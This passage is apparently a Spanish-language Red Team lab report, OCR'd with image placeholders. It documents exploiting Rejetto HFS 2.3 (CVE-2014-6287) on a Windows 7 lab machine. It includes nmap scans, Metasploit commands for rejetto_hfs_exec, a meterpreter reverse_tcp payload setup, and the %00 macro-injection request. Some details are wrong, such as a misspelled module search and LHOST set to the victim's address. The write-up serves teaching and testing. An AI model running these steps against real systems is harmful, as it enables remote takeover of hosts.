
Luego de ejecutar los comandos y utilizar la herramienta de metasploit con los comandos anteriores se toma control de la maquina victima haciendo uso de una vulnerabilidad conocida dentro del servicio del rejetto_hfs_exec, el cual es vulnerable a un ataque de ejecución remota de comandos debido a un regex pobre en el archivo ParserLib.pas. Este módulo explota los comandos de scripting HFS mediante usando '%00' para omitir el filtrado. Este módulo ha sido probado con éxito en HFS 2.3b sobre Windows XP SP3, Windows 7 SP1 y Windows 8.

Ilustración 9 Acceso a Maquina Victima.



Fuente: Propia.

Ilustración 10 Escalación de privilegios.



Fuente: Propia.


2. **Descubrimiento de fallo mediante el caso descrito en el escenario 3.**

Luego de observar y leer el caso que se presentó en el equipo infectado las pistas que dan el primer indicio es la fuga de inflación presentada, también dentro del incidente hubo un hallazgo relevante sobre la aplicación rejetto en la versión 2.3, sistemas operativos con el que cuenta la víctima es desactualizado (Windows 7), la

cual cuenta con múltiples vulnerabilidades asociadas y los exploits que hay en la web son públicos.

De igual forma se describe el mecanismo utilizado por un atacante sobre la Shell reversa, la sesión por medio del meterpreter y la escalada de privilegios.

Ilustración 11 Anexo 4- Escenario 3.



Situación problema: Análisis Red Team

La primera misión del equipo Red Team es lograr identificar porqué medio o proceso se está generando una serie de fuga de información la cual se presenta al interior de la organización en uno de sus equipos de cómputo en la dependencia. La información inicial con la que cuenta el equipo es que la máquina donde se está generando la fuga de información tiene instalada una aplicación llamada rejetto v. 2.3 bajo un windows 7 con arquitectura X64; esta aplicación al parecer tiene asociado un exploit que puede terminar en una Shell reversa y una sesión abierta de meterpreter. Dentro de la investigación también se investiga un escalamiento de privilegios por medio de la creación de un usuario tipo administrador del sistema.

El equipo de forense genera una copia del servidor y esta es entregada a usted como experto, debe validar la posible falla de seguridad y si está es explotada debe crear un usuario con su primer nombre y primer apellido, el usuario debe ser administrador esto con el fin de demostrar una PoC ante los altos directivos.

Fuente: Propia.

3. Herramientas utilizadas.

La herramienta utilizada para la identificación de la vulnerabilidad fue nmap dentro de la fase de reconocimiento, no hubo necesidad de correr un software automatizado, ya que desde la fase inicial se logró obtener información esencial que daban pie al descubriendo de una vulnerabilidad.

Se logra identificar el puerto 80 asociado al servicio del aplicativo rejetto por medio del servicio de HttpFileServer utilizado para compartir archivos vía http.


4. Afectación del ataque.

Al realizar un análisis detallado sobre el ataque ocurrido a la maquina victima Windows 7 x 64, se observa que existe un aplicativo llamado rejetto que según los detalles de CVE para esta vulnerabilidad (CVE-2014-6287), la función de Rejetto HTTP File Server (también conocido como HFS o HttpFileServer) 2.3x (en versiones anteriores a 2.3c) permite a los atacantes remotos ejecutar programas arbitrarios a través de una secuencia %00 en una acción de búsqueda.findMacroMarkerparserLib.pas[1]

[1] JASWAL, Nipun. Mastering Metasploit - Second Edition. subscription.packtpub.com [página web]. (septiembre, 2016). [Consultado el 12, marzo, 2023]. Disponible en Internet:

La función no manejará un byte nulo de forma segura, por lo que una solicitud para detendrá regex de analizar la macro y se producirá una inyección remota de código.http://localhost:80/search=%00{.exec|cmd.}

Ilustración 12 Diagrama Ataque.




Fuente: Propia.

5. **Informe detallado.**

Se observa las conexiones de los diferentes entornos la cual puede comunicarse desde forma interna en ambas direcciones.

- **Maquina victima: 10.0.2.15**
- **Maquina Atacante: 10.0.2.6**


Ilustración 13 Conexión



Fuente: Propia.

Luego de esto se observa que en la maquina víctima se tiene instalado un cliente de un software llamado **Rejetto** montando un servicio de HTTP File Server.

Ilustración 14 Aplicativo rejetto.




Fuente: Propia.

Luego de esto se procede a evaluar con el equipo atacante para analizar la posibilidad de que se pueda materializar alguna vulnerabilidad en el equipo víctima.

- Se inicia con la **fase de reconocimiento** con la **herramienta Nmap** dentro de la maquina instalada con Kali Linux.

➔ nmap -sS -A -sC -sV -p- --min-rate 5000 10.0.2.15

Ilustración 15 Descubrimiento con Nmap.



Fuente: Propia.

Al ejecutar este comando en nmap se logra identificar diferentes tipos de puestos y servicios asociados a los mismos algunos hallazgos.

Puerto abierto 80: Desde este puerto ser puede observar un servicio expuesto de HttpFileServer (HFS 2.3)

Puerto abierto 2869 y 5357: exposición de protocolo HTTP.

Tabla 2 Descubrimiento de puertos, protocolos y servicios

Puerto	Protocolo	Estado	Servicio	Versión
80	TCP	Abierto	HttpFileserver (HFS)	2.3
135	TCP	Abierto	Microsoft Windows RPC	N/A
139	TCP	Abierto	Microsoft Windows Netbios	N/A
445	TCP	Abierto	Windows 7	N/A
2869	TCP	Abierto	Microsoft HTTPAPI	2.0
5357	TCP	Abierto	Microsoft HTTPAPI	2.0


Fuente: Propia.

También se puede identificar que el puerto 80 es expuesto por medio de un software llamado Rejetto.

Luego de la fase de reconocimiento realizamos una búsqueda activa sobre los servicios descubiertos por medio de nmap.

Se utiliza **Searchsploit** para buscar en la base de datos de DBexploits algún código malicioso que se pueda utilizar o que este asociado lo anteriormente enumerado.

Ilustración 16 Búsqueda de exploits con Searchsploit.




Fuente: Propia.

Se encuentra un exploit asociado al aplicativo **Rejetto HTTP File Server versión 2.3** encontrando un RCE (Remote Command Exec) asociado que se podría utilizar para tomar control del equipo víctima.

Luego de haber identificado unas posibles brechas de seguridad se procede con la fase de explotación donde se utilizará la herramienta **Metasploit** para poder usar Scripts personalizados que pueden vulnerar los hallazgos encontrados.

Se procede con la búsqueda desde metasploit del servicio HttpFileServer.

Ilustración 17 Herramienta Metasploit.



Fuente: Propia.

Comando

➔ search HttpFaileServer


Luego de esto se procede a utilizar el exploit encontrado en la DB de Metasploir para desplegar el ataque en contra de la maquina víctima.

Utilizando los comandos:

➔ Use: para seleccionar el nombre del exploit.

➔ Use exploit/Windows/http/rejetto_hfs_exec

Ilustración 18 exploit de rejetto_hfs_exec




Fuente: Propia.

Luego de esto se ejecuta el comando:

➔ **Show options:** Para visualizar los requerimientos para el despliegue del exploit.

Ilustración 19 Show options exploit.




Fuente: Propia.

Se procede con la configuración del RHOST y LHOST.

➔ Set RHOST 10.0.2.15: Esto permitiría identificar el host víctima.


Ilustración 20 Configuración RHOST.



Fuente: Propia.

➔ Set LHOST 10.0.2.15: Esto permitiría identificar el host víctima**.**

Ilustración 21 Configuración LHOSTS.




Fuente: Propia.

Luego procedemos con la búsqueda de los Payloads que sean compatibles.

➔ Show payloads

Ilustración 22 Búsqueda de los Payloads.




Fuente: Propia.

Para utilizar estos paylaods utilizamos el siguiente comando:

➔ set PAYLOAD windows/exec
➔ set PAYLOAD Windows/meterpreter/reverse_tcp Puerto LHOST 4444

Ilustración 23 Configuración Payloads.




Fuente: Propia.

➔ exploit o run


Para finalizar se procede a darle run para la ejecución del ataque.

Ilustración 24 Ejecución de ataque por metasploit.



Fuente: Propia.

Ilustración 25 Validación de sesión meterpreter.

